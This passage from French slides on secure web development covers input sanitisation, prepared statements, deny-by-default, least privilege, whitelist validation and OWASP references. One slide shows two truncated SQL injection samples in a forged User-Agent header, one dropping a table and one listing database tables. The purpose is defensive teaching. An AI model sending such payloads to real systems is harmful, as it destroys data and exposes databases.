- Approche par les tests pour couvrir les exigences : décrivez les cas de tests, orientés sécurité, que le produit doit passer
- PDCA et itérations

Répartition des attaques



http://hackmageddon.com/category/security/cyber-attacks-statistics/

Règles générales

- N'ayez jamais confiance dans les entrées utilisateurs
  - Filtrer, echapper, "sanitizer" tout ce qui vient de l'utilisateur : entrée explicite (données de formulaire) ou implicite (entête HTTP)
  - Encoder tout ce que lui est envoyé
- Ne testez pas "à la fin"
- Ne réinventez pas la roue
  - Utilisez les frameworks et maintenez les à jour
  - Utilisez les librairies et maintenez les à jour
  - Utilisez les algos de chiffrements standards
- **Secured by Design** et non pas **Secure Design** (ESAPI OWASP)
- Pensez comme un attaquant


Pratiques simples & efficaces

- Utilisez les frameworks et librairies
  - Généralement, inclus les fonctions de sanitization
  - Propose aussi souvent les token anti-CSRF sur les formulaires
- Utilisez les requêtes préparées ou les frameworks ORM qui les utilisent nativement
- Approche **Deny by default**
- Revue de code par des pairs
- Logguez tous les accès aux données sensibles

Pratiques simples & efficaces

- Droits et accès minimums (systèmes, configuration et BD)
- Tests fonctionnels sur les droits d'accès
- Sur les applications sensibles, installez un WAF
- Dans un mode contractuel, inclure les exigences et les tests de sécurité dans le Plan Qualité
- Automatisez tout ce qui peut l'être (tests, packaging et déploiements)

N'affichez pas les erreurs



- Que se passe t-il si je forge une requête HTTP avec :

```
User-Agent: Mozilla' [...] drop table supertracker; #
```

```
User-Agent: Mozilla' [...] select table_name from information_schema.tables; #
```

Approche par liste blanche

Approche par **liste blanche** plutôt que liste noire.

- Sur un champ "nom", plutôt que d'interdire les ', ", (, <, >, -, etc... dans tous les encodages, n'autoriser que [A-Za-z]*
- Sur une valeur entière positive, n'autoriser que [0-9]*

=> Lorsque cela est possible, utilisez les regex plutôt que d'échapper des caractères

- Le monde du Web est loin d'être sûr
- Beaucoup de vulnérabilités sont courantes, faciles à détecter, facile à exploiter
- Les parties prenantes dans un développement logiciel doivent intégrer ces contraintes qui sont une réalité
- Aborder le sujet par les risques, les exigences, les tests et les pratiques simples
- Nous avons essentiellement vus les aspects techniques, ne pas négliger les aspects humains

In many cases, the most cost-effective approach for finding and eliminating these weaknesses is human experts armed with good tools.

OWASP

Références

- XSS : http://www.acunetix.com/websitesecurity/cross-site-scripting/
- Prepared Statement PHP : http://php.net/manual/en/pdo.prepared-statements.php
- SQL Injection PHP : http://php.net/manual/fr/security.database.sql-injection.php
- TOP 10 OWASP http://owasptop10.googlecode.com/files/OWASP%20Top%2010%20-%202013.pdf
- ASVS OWASP : https://www.owasp.org/images/5/58/OWASP_ASVS_Version_2.pdf
- Cheat Sheets OWASP : https://www.owasp.org/index.php/OWASP_Cheat_Sheet_Series
- Kali Linux : https://www.kali.org/

Références

- Testing Guide OWASP : https://www.owasp.org/index.php/OWASP_Testing_Project
- OWASP Dev Guide : https://www.owasp.org/index.php/OWASP_Guide_Project
- Exploitdb : http://www.exploit-db.com/
- CVE : http://cve.mitre.org/
- Zataz : http://www.zataz.com/
- SafeCode publications : http://safecode.org/publications/

Références

- CERTA : http://www.cert.ssi.gouv.fr/
- Threatposts : https://threatpost.com/
- Hackmageddon : http://hackmageddon.com/
- Vulnérabilités Web G. Harry : http://fr.slideshare.net/billharry/failles-de-scurit
- http://www.sans.org/critical-security-controls/
- http://fr.slideshare.net/CyrilleGrandval/durcissement-codewebdayesgi
- ANSSI : http://www.ssi.gouv.fr/

Références

- OSSTMM : http://www.isecom.org/research/osstmm.html
- Design Pattern OWASP (alpha) : https://www.owasp.org/images/8/82/Esapi-design-patterns.pdf
- Spring Anti-CSRF : http://docs.spring.io/spring-security/site/docs/3.2.6.RELEASE/reference/htmlsingle/#csrf
- Spring Sanitizer : http://docs.spring.io/spring/docs/current/javadoc-api/org/springframework/web/util/HtmlUtils.html
- OWASP Sanitizer : https://www.owasp.org/index.php/OWASP_Java_HTML_Sanitizer_Proje
- Apache Commons Lang Library : http://commons.apache.org/proper/commons-lang